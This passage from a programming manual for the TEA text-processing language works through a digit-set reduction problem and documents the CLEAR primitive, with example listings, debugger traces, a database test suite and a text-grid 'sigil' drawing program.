In a paper from April 2025, fut. prof. JWL, while exploring RNGs, came across some interesting properties of certain numbers. In particular, the paper [4] brought to surface the matter of numerical sequences (particularly those of decimal digits), which, when reduced to their sequence symbol set[5], retain all their original member digits, but also that, those digits are exactly the same members as make-up the symbol set of the base to which the number sequence belongs — such as ψ_{10} for numbers in base-10. Such numbers, and sequences or numerical expressions of that kind, he named **orthogonal symbol set identities** (o-SSI). Of course, it is not just o-SSI sequences (meaning, a sequence $S^n : \text{ɹ}(S^n) = \text{ɹ}(\psi_n) = n \quad \wedge \quad \psi(S^n) \equiv \psi_n$) that can be reduced to an o-SSI sequence for some base-n, but any sequence, $S^k : \text{ɹ}(S^k) = k \geq \text{ɹ}(\psi_n) = n \quad \wedge \quad \psi_n(S^k) \equiv \psi_n$ also can.
And so, a problem might arise... In case we had several arbitrary sequences of numbers — let us assume we have n sequences, $\langle S_1, S_2, S_3, ..., S_n \rangle$, each of arbitrary

length, and that any two sequences from that collection might not be of the same length or cardinality, and that their member composition and distribution too might not be the same or similar, but that all these sequences span the same base symbol set — for simplicity, assuming it is ψ_{10}. So, assuming we wanted to determine which of these sequences, such as some S_m, such that, when we reduce it to just its **natural symbol set**[1], and from that natural symbol set — which might or might not be equivalent to ψ_{10}, further reduce it to a pure number, P_{S_m}. We then know as a fact, that if indeed $\mu(\psi_{10}(S_m)) = Max(\mu(\psi_{10}(S_i))\forall i \in [1,n])$, then that number, if its elements are sorted in descending order of their first occurrence within ψ_{10}, shall be the largest possible given all such numbers we might compute for all the sequences in our collection. And further, that that number, P_{S_m}, shall be the largest base-10 o-SSI we can derive from the collection of sequences. Essentially that we want to perform the transformation:

Transformation 12. $\langle S_1, S_2, S_3, ..., S_n\rangle \quad \rightarrow \quad \langle P_{S_1}, P_{S_2}, P_{S_3}, ..., P_{S_n}\rangle \quad \xrightarrow{O_{find_max P_{S_i}}} P_{S_m}$;
$\mu(P_{S_m}) = m$
$\wedge\, |P_{S_m}| \geq |P_{S_i}| \quad \forall S_i, i \in [1,n]$

And find P_{S_m} given some or any such collection of sequences. Good enough, in TEA, we have the necessary tools to go about resolving such a problem, and the following basic program solves the first bit of this task: it essentially reduces any input sequence (whether purely numeric or alpha-numeric) to just its unique decimal digits (thus $\psi_{10}(S_i)$), and from that reduced sequence, to just the largest possible decimal pure number based on those digits (thus P_{S_i}). So, once we have a sequence of such pure numbers, of course we can determine which of them is the largest, and thus could work backwards to which sequence it was that is its source.

TEA Program: compute largest o-ssi from input sequence

```
i:{63 285 02517 abc3921 219e}
d!:[0-9]
b!:
m!:
#(=987653210, VAULTS:{})
```

Figure 8.1: TEA APPLICATION: Computing Largest o-SSI

Note that in this example in **Figure 8.1**, we have wanted to demonstrate that the input sequence might contain *noise* — such as non-digit symbols, and so, these are eliminated using some of the TEA commands we shall encounter later,

[1] Refer to **Definition 5** of [4]

however, irrespective of the input, the result shall always be the largest possible decimal pure number we can form from the natural symbol set of the input under base-10.
Thus, applying this program to a set of various, random inputs as tabulated below, we see that it becomes easy to identify which of the input sequences is S_m.

$i \in [1,n]$	**INPUT:** S_i	S_{10}	$\psi_{10}(S_i)$	P_{S_i}	Rank($\geq \lvert P_{S_m} \rvert$)
Associated TEA	`i:{...}`	`d!:[0-9]`	`b!:`	`m!:`	`z:{AI...}`
1	$\langle 6328502517abc3921219e \rangle$	$\langle 6328502517abc3921219e \rangle$	012356789	987653210	1
2	$\langle 632502517 \rangle$	$\langle 632502517 \rangle$	0123567	7653210	2
3	$\langle 1998199419841001 \rangle$	$\langle 1998199419841001 \rangle$	01489	98410	4
4	$\langle 12499945211198aethisis9519 \rangle$	$\langle 124999452111989519 \rangle$	124589	985421	3

Table 8.3: Tabular Analysis to identify S_m given a collection of arbitrary alpha-numeric sequences

From the analysis we have conducted in **Table 8.3**, and which is based on computations we conduct on the input/presented data — alpha-numeric sequences $S_{i \in [1,n]}$, as depicted in the TEA program (see **Figure 8.1**), we find that the solution to our problem then, shall be the sequence:

$$S_1 = \langle 6328502517abc3921219e \rangle \tag{8.1}$$

And how did we know or how might we prove this? Or rather, how did we arrive at the final results in the **RANK** column? Without evolving the original program further, note that, once we have the P_{S_i} values (5^{th} column), we then can sort them — not lexically as usual TEA might allow, but numerically, and with use of some little *external power* as we shall see when we come to the TEA primitive **Z:**:

TEA Program: sort in descending order numbers from input sequence

```
i:{987653210 7653210 98410 985421}
r!:[ ]+:,
x:[
x!:]
z:{JSON.parse(AI).map(s=>Number(s)).sort((a,b)=>b-a)
  }
h!:,
d:,
```

Figure 8.2: TEA EXAMPLE: Numerically Sorting Words/Values/Numbers in WEB TEA

And when we run that program depicted in **Figure 8.2**, we obtain the following

output:

TEA Output from **Figure 8.2**

```
987653210
7653210
985421
98410
```

Figure 8.3: Result of numerically sorting numeric projections

Which then gives us the rankings, and from that we determine the solution to our original problem. Thus we conclude our treatment of **B:** for now.

Chapter 9

C: CLEAR

NAME	`Clear`
Purpose	1. Clear working memory 2. Reset all vaults (TEA variables in memory) 3. Reset particular/named vaults 4. Reset AI 5. Guarantee subsequent instructions set memory independently of earlier instructions 6. Automagically create and initialize named vaults with the EMPTY STRING value. 7. Clear or Reset **TEA Database** values. 8. Delete TEA Database entries.

Table 9.1: General Objectives of TEA Primitive **C:**

9.1 SEMANTICS of C:

INSTRUCTION SIGNATURE	INSTRUCTION FUNCTION
c:	Set Empty String as IO/AI
c:PARAMS	INERT
c!:	Set Empty String as IO and set to Empty String all currently active vaults (including the DEFAULT VAULT)
c!:PARAMS	INERT
c*:	INERT
c*:v1:v2:...:vN **c*!:v1:v2:...:vN**	**ONLY** clear/reset the vaults specified by the given vault names v1, v2,..., vN. Does NOT tamper with IO/AI. **INCASE** any of the specified vault names points to a vault that does not yet exist, then it shall be created, and automatically initialized with the EMPTY STRING.
c@:	INERT
c@:dNAME **c@:d1:d2:d3:...:dn**	**CLEAR** or RESET the DATABASE record with the name dNAME — essentially, set its value to the EMPTY STRING. With multiple record names, do the same for all specified records.
c!@:	**DELETE** all current TEA DATABASE records.
c!@:dNAME **c!@:d1:d2:d3:...:dn**	**DELETE** the DATABASE record with the name dNAME. With multiple names, delete all associated records from TEA database.

Table 9.2: The Semantics of C:

9.2 NOTES about C:

For especially purposes of **C:**, note that the **Empty String** is the sequence "" — essentially, a string of 0 length, and that, by setting some vault or variable to that value, we effectively deem it "reset" or "cleared". The **C:** commands DO NOT declare nor [re-]write new or previously undeclared memory spaces — vaults to be precise, but rather, modify existing, named (and in the case of `c:`, also the `DEFAULT/UNNAMED VAULT`[12]
With that introduction and the formal specifications of **C:** out of the way, the program:

TEA Program: resetting explicitly set AI

Listing 9.1: TP C1

```
i!:{BC}| c:
# (=, VAULTS:{})
```

[1]In TEA parlance, the "Unnamed" or "Default Vault" does come up several times as you shall see when exploring the TAZ, and it plays a very crucial role in TEA programming as we shall also come to learn. But essentially, it is a vault whose name is just the EMPTY STRING, "". Typically, only special instructions can create such a vault, and users of vault-creating primitives such as `v:vNAME` can not directly create or write to it using an empty name. More about this later.

[2]Talking of globally resetting working memory in a TEA program, using say `c!:`, it shall be useful or rather important to note that, there is JUST ONE variable that no **C:** command can clear or reset, and that is the **Initial AI** — the external, user-provided input at the start of a TEA program is always, and shall always (if it was indeed provided), remain accessible via a special TEA instruction known as **Yank**; particularly, the instruction `y*:`, which we shall formally cover in the chapter on **Y:**.

Despite having an explicit, hard-coded input specified in the first instruction of the program as "BC", shall, and should return just "" as expected. While

TEA Program: `c:` does not clear DEFAULT VAULT

Listing 9.2: TP C2

```
i!:{BC} | v: | c: | y:
# (=BC, VAULTS:{"":"BC"})
```

Should return "BC". The main difference between those two programs — which actually initialize their initial input/AI in the same exact way, is that, for the case in **Listing 9.1**, `c:` is invoked before any chance is given to stash the AI somewhere for later use, while, as we see in **Listing 9.2**, we first store the input into some memory location — with `v:` in this case, which, as we shall see in the section on **V:**, writes AI to the **DEFAULT VAULT**, so that, by the time we call `c:`, which ONLY resets AI, we have that value still accessible later, when we invoke the vault-reading instruction `y:`[3].
However, in the next example:

TEA Program: `c!:` resets all memory

Listing 9.3: TP C3

```
i!:{BC} | v: | v:XX:{T} | c!: | y:XX
# (=, VAULTS:{"":"","XX":""})
```

We note that we shall still end up with the result "" because whether or not we read the main/implicit memory (AI) or any explicit/named memory (such as the default vault via `y:` or the "XX" vault written to in this example program, and which we later read using `y:XX`), after a call to c!:, all active memory is essentially cleared — as seen in the dump of the final runtime state in the last comment of **Listing 9.3**.
For cases where one wishes to clear only specific sections of memory, via named vaults, the following example can be illustrative enough:

[3]Concerning this example, note that indeed, as shown in the commented out line, which dumps the state of the TEA runtime at the moment the program exits, we see that indeed, the Default Vault held the stashed value of the original AI so that we can still be able to later read it unless say `c!:` had been invoked somewhere before termination of the program.

TEA Program: `c!:` resets all memory

Listing 9.4: TP C4

```
i!:{BC} | v: | c: | y: | a!: |
v:vA | n:100 | v:vB | v:vGLUE:**
| c*!:vA | g*!:vGLUE:vA:vB
```

That program should return "**N" where N is some random number (e.g "BC**98"). Otherwise, without `c*!:vA`, such as in the following version:

TEA Program: `c!:` resets all memory

Listing 9.5: TP C5

```
i!:{BC} | v: | c: | y: | a!: |
v:vA | n:100 | v:vB | v:vGLUE:**
| g*!:vGLUE:vA:vB
```

should return something like "CB**N" or "BC**N" (e.g "CB**42") because nothing reset or cleared the associated memory space, `vA`.
One would get an appreciation of how these commands work, by inspecting the resultant system state at the end of running that earlier program in **Listing 9.4** as shown in the following TEA Debugger output and memory dump associated with running that program[4] Vs running the second/modifed program in **Listing 9.5**.

[4]Shown here in two separate screenshots, because of the length of the total output.

Truncated TEA Debugger Output from executing **Listing 9.4**

```
No explicit INPUT found
INPUT:

CODE:
 i!:{BC} | v: | c: | y: | a!: |
v:vA | n:100 | v:vB | v:vGLUE:**
| c*!:vA | g*!:vGLUE:vA:vB
---------[ IN TEA RUNTIME ]

+++[NO TEA CODE ERRORS FOUND YET]
#13 of ["i!:{BC} "," v: "," c: "," y: "," a!: ","","
   v:vA "," n:100 "," v:vB "," v:vGLUE:** ","","
   c*!:vA "," g*!:vGLUE:vA:vB"]
CLEAN TEA CODE TO PROCESS:
i!:{BC}
v:
c:
.
.
.
--[#11 TEA INSTRUCTIONS FOUND]---
...
Processing Instruction: c:
PRIOR MEMORY STATE: (=BC, VAULTS:{"":"BC"})
RESULTANT MEMORY STATE: (=, VAULTS:{"":"BC"})
Executing Instruction#3 (out of 11)
Processing Instruction: y:
PRIOR MEMORY STATE: (=, VAULTS:{"":"BC"})
+++[WARNING] INSTRUCTION WITH NO DATA TO PROCESS
   FOUND: y:
--[INFO] Reading VAULT[]
[INFO] Returning string  in DEFAULT VAULT [BC]
RESULTANT MEMORY STATE: (=BC, VAULTS:{"":"BC"})
Executing Instruction#4 (out of 11)
Processing Instruction: a!:
PRIOR MEMORY STATE: (=BC, VAULTS:{"":"BC"})
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC"})
Executing Instruction#5 (out of 11)
Processing Instruction: v:vA
PRIOR MEMORY STATE: (=CB, VAULTS:{"":"BC"})
--[INFO] Wrote VAULT[vA = [CB]]
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC","vA":"
   CB"})
```

Truncated TEA Debugger Output from executing **Listing 9.5**

```
...
---------[ IN TEA RUNTIME ]

+++[NO TEA CODE ERRORS FOUND YET]
#12 of ["i!:{BC} "," v: "," c: "," y: "," a!: ","
   ","v:vA "," n:100 "," v:vB "," v:vGLUE:** ","","
   g*!:vGLUE:vA:vB"]
CLEAN TEA CODE TO PROCESS:
i!:{BC}
v:
c:
y:
a!:
v:vA
n:100
v:vB
v:vGLUE:**
g*!:vGLUE:vA:vB
--[#10 TEA INSTRUCTIONS FOUND]---
...
Processing Instruction: y:
PRIOR MEMORY STATE: (=, VAULTS:{"":"BC"})
+++[WARNING] INSTRUCTION WITH NO DATA TO PROCESS
   FOUND: y:
--[INFO] Reading VAULT[]
[INFO] Returning string  in DEFAULT VAULT [BC]
RESULTANT MEMORY STATE: (=BC, VAULTS:{"":"BC"})
Executing Instruction#4 (out of 10)
Processing Instruction: a!:
PRIOR MEMORY STATE: (=BC, VAULTS:{"":"BC"})
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC"})
Executing Instruction#5 (out of 10)
Processing Instruction: v:vA
PRIOR MEMORY STATE: (=CB, VAULTS:{"":"BC"})
--[INFO] Wrote VAULT[vA = [CB]]
RESULTANT MEMORY STATE: (=CB, VAULTS:{"":"BC","vA":"
   CB"})
Executing Instruction#6 (out of 10)
Processing Instruction: n:100
PRIOR MEMORY STATE: (=CB, VAULTS:{"":"BC","vA":"CB"}
   )
RESULTANT MEMORY STATE: (=81, VAULTS:{"":"BC","vA":"
   CB"})
```

Before we close the discussion about `C:`, note that, if the vault-manipulating variants of the **CLEAR** TEA primitve are invoked with names to vaults that don't yet exist, then they shall automatically create those vaults without complaining, and initialize them to "".
An illustration of this effect is demonstrated when we invoke the program:

TEA Program: explore selective processing of vaults by c*

```
v:vC:TEST|v:vF:TEST-F|c*!:vC:vD
```

On the TEA commandline as shown in the following screenshot:

Selective Processing of Vaults by `C*:` and `C*!:`

```
EXPERIMENTS|< 15:22:41 $>* tttt -c "v:vC:TEST|
  v:vF:TEST-F|c*!:vC:vD" -d
No explicit INPUT found, using STDIN!
INPUT:
 None
CODE:
 v:vC:TEST|v:vF:TEST-F|c*!:vC:vD
---------[ IN TEA RUNTIME ]

+++[NO TEA CODE ERRORS FOUND YET]
CLEAN TEA CODE TO PROCESS:
v:vC:TEST
v:vF:TEST-F
c*!:vC:vD
--[#3 TEA INSTRUCTIONS FOUND]---

---<< EXTRACTED TEA LABEL BLOCKS:
{}

Executing Instruction#0 (out of 3)
Processing Instruction: v:vC:TEST
PRIOR MEMORY STATE: (=, VAULTS:{})
-- [INFO] Wrote VAULT[vC = [TEST]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vC': 'TEST'})
Executing Instruction#1 (out of 3)
Processing Instruction: v:vF:TEST-F
PRIOR MEMORY STATE: (=, VAULTS:{'vC': 'TEST'})
-- [INFO] Wrote VAULT[vF = [TEST-F]]
RESULTANT MEMORY STATE: (=, VAULTS:{'vC': 'TEST', '
  vF': 'TEST-F'})
Executing Instruction#2 (out of 3)
Processing Instruction: c*!:vC:vD
PRIOR MEMORY STATE: (=, VAULTS:{'vC': 'TEST', 'vF':
  'TEST-F'})
RESULTANT MEMORY STATE: (=, VAULTS:{'vC': '', 'vF':
  'TEST-F', 'vD': ''})
```

Figure 9.3: TEA Debugger Output for Understanding Selective Processing of Vaults by `C*:` and `C*!:`

Database Storage Management using CLEAR Commands

It is without doubt necessary to dedicate this special section to just discussing what is possible to do concerning managing persistent memory (also what we might refer to as the "TEA DATABASE") via thoughtful use of the CLEAR instructions as depicted in the final rows of **Table 9.2**.

First of all, realize that, for vault storage which operates in the program's working memory, and so that, once the program exits or terminates (either intentionally or erroneously/unexpectedly), such data is automatically lost or cleared from storage. This means, many times, one might not need to manually manage such storage — say, manually calling instructions like `c*:v1:v2:...`

However, for the special storage type known as the **TEA DATABASE**, we find that once a value is stored — such as via `v@:dNAME:some value`, then such data will remain stored on the system, and can be later read or accessed by other TEA programs even after the program that wrote it quits or is no-longer available! This facility is especially useful in creating programs that can load configurations created in the past, allowing users to continue work from where they last stopped, etc. And thus, because these are long-term storage facilities, sometimes it might be useful to be able to manually manage — check what is stored, how large it is, remove or update values, find out what is out-dated, etc.

Of course, on its own, the TEA CLEAR command-space alone cannot do all the necessary work required to manage or operationalize the TEA DATABASE[5], however, in the following somewhat exhaustive TEST case, we shall attempt to demonstrate all the quirks concerning TEA database operations and management. The program can be run on either WEB or commandline, and the results or test-cases should work suitably anywhere TEA works, so that one can understand what is possible, what the different command signatures do, etc.

C: TEA DATABASE management TEST suite

```
# These are tests to show how CLEAR can manipulate
  TEA DATABASE records
# as these commands might affect data meant to be
  read by other
```

[5]There are several important operations concerning managing a DATABASE, and these are handled by special instructions such as: **creating records** — by Vault commands (see **Table 28.2**); **reading records** — by Yank commands (see **Table 31.2**) and then **clearing or deleting records** by Clear commands.

```
# programs, please ensure to use this command with
  care!

# before anything, let's start by seeing what's
  currently in the database..
# let's confirm what's actually in the database...
y@: | v:vRECORDS
y!@: | v:vRecordsCount

i!:{What's currently in the DATABASE:
#Records: } | x*!:vRecordsCount | x!:{
Record Names:
}| x*!:vRECORDS | i:

#first, clear everything in the database!
# should we delete everything?
i!:{Should we delete everything? 1:YES | else: NO} |
   i: | t!.: | v:vOPT
f!:^1$:1DONTDELETE_ALL
i!:{So we are going to delete all...} | i:
# so we start from a clean slate...
C!@:

1:1DONTDELETE_ALL

# let's confirm what's actually in the database...
y@: | v:vRECORDS
y!@: | v:vRecordsCount

i!:{What's currently in the DATABASE:
#Records: } | x*!:vRecordsCount | x!:{
Record Names:
}| x*!:vRECORDS | i:

#first, let's see if we can clear a value we didn't
  store...
C@:DATA_RECORD_DOESNOTEXIST # shall instead create
  record with blank value!
```

```
#What of deleting what doesn't exist?
C!@:DATA_RECORD_DOESNOTEXIST_2 # raises no errors if
    not exist..

# let us create some records in the database...
i!:{This is a test} | v@:dTEST_DATA

z.:TIME | x:{The time is } | v@:dTIME

z.:DATE | v:vDATE | x:{The Date is } | v@:dDATE

i!:{We've written some data to the database,
   including dDATE with value:} | x*!:vDATE | i:

i!:{Next, we'll delete some of those database
   records...} | i:

# First, let's only delete two records...
# including one that doesn't exist...
C!@:DATA_RECORD_DOESNOTEXIST_2:dDATE

# check if we can find it...

y@:dDATE | v:vDATE
f:^$:lDATE_DELETED
x:{The Date [} | x*!:vDATE | x!:{] was NOT DELETED}
   | i:
j:lFIN_DATE_TEST

l:lDATE_DELETED
i!:{The Date was Deleted!} | i:

l:lFIN_DATE_TEST

# test clearing...
Y!@:dTIME
x:{The Time record has length:} | i:

i!:{Now let's clear that and see...} | i:
```

```
C@:dTIME # clears
Y!@:dTIME # fetch length...
x:{The Time record has length:} | i:

# let's add some more records to the database...
i!:{Write something to store under the name dRECORD:
  } | i: | v:vRECORD
y:vRECORD | v@:dRECORD

# let's see what's in the database...
y.@: | x:{Current TEA DATABASE INDICES (before
  delete-ALL) are:
} | i:


y@: | x:{Current TEA DATABASE RECORD NAMES are:
} | i:


# should we delete everything?
i!:{Should we delete everything? 1:YES | else: NO} |
   i: | t!.: | v:vOPT
f!:^1$:1DONTDELETE_ALL2
# now delete everything!
i!:{OK, then let's delete everything...} | i:

c!@:

1:1DONTDELETE_ALL2

# let's confirm what's actually in the database...
y@: | v:vRECORDS
y!@: | v:vRecordsCount

i!:{What's currently in the DATABASE:
#Records: } | x*!:vRecordsCount | x!:{
Record Names:
}| x*!:vRECORDS | i:
```

```
y.@: | x:{
    And Current TEA DATABASE RECORD INDICES are:
} | i:
```

9.3 EXAMPLE APPLICATIONS of C:

`C:` is mostly about clearing or rather, managing memory. Quite an important facility for those who recall the ancient days of programming in languages such as C and C++, that not only made available the nifty and useful, but also painful facility of pointers and manual memory management! Luckily, in TEA, the programmer need not worry much about manual management of memory — particularly, with regards to correctly creating, initializing and clearing or especially disposing of/returning memory to the system, because much of it is already catered for by the TEA runtime, and no possibility for example, exists, for a TEA program to directly or readily write uninitialized memory, nor for the program to quit without correctly returning memory to the underlying system.
However, that said, and given the only way to use memory with references or pointers is via TEA Vaults, we then shall acknowledge and appreciate, that, with proper use of the basic facility to create, set, update and clear memory[6], the software programmer can design or implement many useful and efficient computer programs that might leverage logic that relies on the state of the program's memory so as to perform correctly. The following non-trivial, but still basic program, is a great illustration of such a computer program.

9.3.1 EXAMPLE 1: DATA ENCODING: The N-SIGIL Generator: print textual-qrcode corresponding to some number N

This program we are going to look at next, is mostly classified as both a graphical and interactive game-like software that can correctly work as written, for particularly WEB TEA[7] — access to which is currently readily possible via the **TEA WEB Integrated Development Environment**: `https://tea.nuchwezi.com`.
The program was originally developed to be part of the standard demonstration programs for the WEB TEA suite, and at basic, it does the following:

[6] **WARNING:** note that, currently (as of **TEA v1.1.0** — see `https://tea.nuchwezi.com` for latest), TEA provides no direct means to delete entirely or rather, to unregister a previously named memory pointer/variable reference such as with vault names, other than merely clearing the referenced memory space (such as by setting it to the EMPTY SPACE). But if required, perhaps future TEA versions might avail this functionality as a subset of **C*:** or **C.:** command space.

[7] As we have indicated in **chapter 1**, programs leveraging the `Z:CMD` instructions might not be readily portable across just WEB and CLI TEA.

1. Given some numeric input, n, that lies within some pre-configured range: $1 \leq n \leq (nCols \times nRows)$, shall proceed to process that user-provided response, n, so that it then prints a matrix of $(nCols \times nRows)$ on the screen, and inside which it plots and prints a specific and deterministic basic diagram mapping the specified argument to some finite number of "graphical bits" that unlike the rest of the matrix or grid, are **ON**, while the rest are **OFF**.
2. Essentially, it prints a "sigil" or rather a kind of "QRCode" or primitive "Barcode" that can uniquely distinguish the provided number argument from any other[8].
3. After prompting for and displaying the image corresponding to a user provided response, the program first clears the core graphics memmory previously utilized, via leveraging the TEA `c*:vNAME` instructions, and then re-iterates, prompting the user for the next number to visualize.
4. It is written to be intelligent enough despite its text-only user-interface, so that, once the user feels like quitting or stopping, they can just respond with the **STOP**-command; "end", and then the program shall quit.

In a somewhat verbose style — so that TEA-newcomers might also get the chance to see what non-trivial TEA programming is like, as well as learn some useful quirks of how to jaggle things in TEA, we shall intermix code and comments, as well as mostly use the unminified style of TEA source.

TEA Program: N-SIGIL image generator program

```
#~~[WELCOME to N-SIGIL v1.0.0]
#~~[not for the faint of heart]
#--|original algorithm by fut.prof. JWL
#--|WARNING: this TEA program is meant to
#--|work as currently implemented
#--|ONLY for WEB TEA such as:
#--| https://tea.nuchwezi.com
#
  ------------------------------------------------



#BEGIN: determine what our image dimensions
# shall be (not user-set)
v:vCOL:10 #columns e.g 5
v:vROW:6 #rows e.g 4
g*:*:vCOL:vROW | v:vN | z*:vN | v:vN #cardinality of
```

[8]No, currently, it is not guaranteed to always return a universally distinct sigil for any real number, given some numbers might result in a projection that is shared by other numbers too, but, for a particular set of $(nCols \times nRows)$, any particular n is guaranteed to result in the same projection or picture across invocations of the same program or algorithm.

```
    grid (=20)

l:lSTART
#first, CLEAR/INIT key vaults:
c*!:vA:vAA:vB:vC:vD:vE:vF

i!:{=======[WELCOME to N-SIGILS]======
N-SIGILS v.1.0.0 is written in TEA v.1.1.0,
and is an experiment to do basic graphics
in TEA using text-processing. It is entertaining,
and will help you draw a basic QR-CODE sigil
for any number you specify. It is also interactive;
At any moment, you can quit if you like.
============================}|i: #instructions

i!:{Preferably, pick a number between 1 and }
| x*!:vN | x!:{ }|x!: (or `end' to QUIT): |
   v:vPROMPT
i: #prompt
v:vRESPONSE # stash user response
#store marshalled answer (e.g vANS=8)
z:{Math.abs(Number(AI))||1} | v:vANS

#otherwise, first confirm if we got a legit number
y:vRESPONSE # retrieve user response
z:{Number(AI)}
f!:NaN:lPROCESS_BLANK
j:lERRORNaN

#check we are processing a blank number
l:lPROCESS_BLANK
y:vRESPONSE
f!:^$:lPROCESS
j:lERRORNaN

#continue to process
l:lPROCESS

y:vANS #retrieve number we saved
```

```
#compute vA
#adjust as: ((n)=>Math.floor(n/vN) + (n%vN))(vA)
v:vEXP1:((n)=>Math.floor(n/|
v:vEXP2:) + (n%|v:vEXP3:))(|v:vEXP4:)
v:vA | g*:{}:vEXP1:vN:vEXP2:vN:vEXP3:vA:vEXP4 |
v:vCMDA|z*:vCMDA|v:vA #vA=8

#compute vAA
#adjust as: ((n)=>(Math.floor(n/vCOL) + (n%vCOL))%
  vCOL)(vA)
v:vEXP1:((n)=>(Math.floor(n/|v:vEXP2:) + (n%|
v:vEXP3:))%|v:vEXP4:)(|v:vEXP5:)
| g*:{}
  :vEXP1:vCOL:vEXP2:vCOL:vEXP3:vCOL:vEXP4:vA:vEXP5
|v:vCMDAA|z*:vCMDAA|v:vAA #vAA=4

#vA -> compute vB: ((n)=>(vN + n)%vCOL)(vA)
v:vEXP1:((n)=>(|v:vEXP2: + n)%|v:vEXP3:)(|v:vEXP4:)
g*:{}:vEXP1:vN:vEXP2:vCOL:vEXP3:vA:vEXP4 |v:vCMDB|
z*:vCMDB|v:vB #vB=3

#vB -> compute vC: ((n)=>Math.abs(vN - n)%vCOL)(vB)
v:vEXP1:((n)=>Math.abs(|v:vEXP2: - n)%|v:vEXP3:)(|
  v:vEXP4:)
g*:{}:vEXP1:vN:vEXP2:vCOL:vEXP3:vB:vEXP4 |v:vCMDC|
z*:vCMDC|v:vC #vC=2

#vC -> compute vD:
#((n)=>Math.floor((n*vN*0.5)/vROW) + Math.floor((
  n*vN*0.5)%vROW))(vC)
v:vEXP1:((n)=>Math.floor((n*|v:vEXP2:*0.5)/|
v:vEXP3:) + Math.floor((n*|v:vEXP4:*0.5)%|v:vEXP5:))
  (|v:vEXP6:)
g*:{}
  :vEXP1:vN:vEXP2:vROW:vEXP3:vN:vEXP4:vROW:vEXP5:vC:vE
   |
v:vCMDD|z*:vCMDD|v:vD #vD=5
```

```
#vD -> compute vE:
#((n)=>Math.floor(Math.abs(n - vN*0.5)/vROW)
#+ Math.floor(Math.abs(n - vN*0.5)%vROW))(vD)
v:vEXP1:((n)=>Math.floor(Math.abs(n - |v:vEXP2:*0.5)
  /|
v:vEXP3:) + Math.floor(Math.abs(n - |v:vEXP4:*0.5)%|
  v:vEXP5:))(|v:vEXP6:)
g*:{}
  :vEXP1:vN:vEXP2:vROW:vEXP3:vN:vEXP4:vROW:vEXP5:vD:vE

|v:vCMDE|z*:vCMDE|v:vE #vE=2

#vD -> compute vF:
#((n)=>Math.floor(Math.abs(n*0.5)/vCOL) + Math.floor
  (Math.abs(n*0.5)%vCOL))(vN)
v:vEXP1:((n)=>Math.floor(Math.abs(n*0.5)/|
v:vEXP2:) + Math.floor(Math.abs(n*0.5)%|v:vEXP3:))(|
  v:vEXP4:)
g*:{}:vEXP1:vCOL:vEXP2:vCOL:vEXP3:vN:vEXP4 |
v:vCMDF|z*:vCMDF|v:vF #vF=5

#DEBUG: show which coordinates to shade
#1: vA -> (1,vAA) -> (1,4)
#2: vB -> (2,vB) -> (2,3)
#3: vC -> (3,vC) -> (3,2)
#5: vD -> (4,vD) -> (4,5)
#6: vE -> (vF, vE) -> (5,2)

#Given vCOL x vROW -> (5x4) and <(x,y)*> simulate...
###X#
##X##
#X###
#X###

#----[presenting results]-------
1:RESULT

#first, construct the specification for the grid to
  print
```

```
#vCOORDINATES=[(1,vAA), (2,vB), (3,vC), (4,vD),(vF,
   vE)]
#v:vEXP1:[(1,|v:vEXP2:), (2,|v:vEXP3:), (3,|v:vEXP4:
   ), (4,|v:vEXP5:),(|v:vEXP6:, |v:vEXP7:)]
#G*:{}
   :vEXP1:vAA:vEXP2:vB:vEXP3:vC:vEXP4:vD:vEXP5:vF:vEXP6:vE:vEX
    |

#v1.0.1: this improvement uses the same coordinates
   in (x,y) and (y,x) for a richer plot
v:vEXP1:[(1,|v:vEXP2:), (2,|v:vEXP3:), (3,|v:vEXP4:)
   , (4,|v:vEXP5:),(|v:vEXP6:,|v:vEXP7:),|G*:{}
   :vEXP1:vAA:vEXP2:vB:vEXP3:vC:vEXP4:vD:vEXP5:vF:vEXP6
   |v:vSLICE1|v:vEXP1:(|v:vEXP2:,1), (|v:vEXP3:,2),
   (|v:vEXP4:,3), (|v:vEXP5:,4),(|v:vEXP6:,|v:vEXP7:)
   ]|G*:{}
   :vEXP1:vAA:vEXP2:vB:vEXP3:vC:vEXP4:vD:vEXP5:vE:vEXP6
   |v:vSLICE2|G*:{}:vSLICE1:vSLICE2

v:vCMDCOORDINATES
#orig: [(1,4), (2,3), (3,2), (4,5),(5,2)]
#v1.0.1: [(1,8), (2,8), (3,2), (4,10),(3,5),(8,1),
   (8,2), (2,3), (10,4),(5,3)]
G*:{,}:vCOL:vROW:vCMDCOORDINATES | v:vCMD_GRIDSPEC

#now print...
y:vCMD_GRIDSPEC #2,4,[(1,4), (2,3), (3,2), (4,5)
   ,(5,2)]

v:vCMD_PRINT:{((AI)=>{let[c,r,s]=AI.match(/^(\d+),(\
   d+),\[(.*)\]$/).slice(1),C=s.match(/\((\d+),(\d+)
   \)/g).map(p=>p.match(/\((\d+),(\d+)\)/).slice(1).
   map(Number)),g=Array.from({length:+r},()=>Array(+c
   ).fill("#"));C.forEach(([x,y])=>{if(y>=1&&y<=r&&x
   >=1&&x<=c)g[y-1][x-1]="X"});return g.map(e=>e.join
   ("")).join("\n")})(AI);}
z*:vCMD_PRINT | v:vRESULT

i!:{__That is your N-SIGIL for }|x*!:vRESPONSE|
```

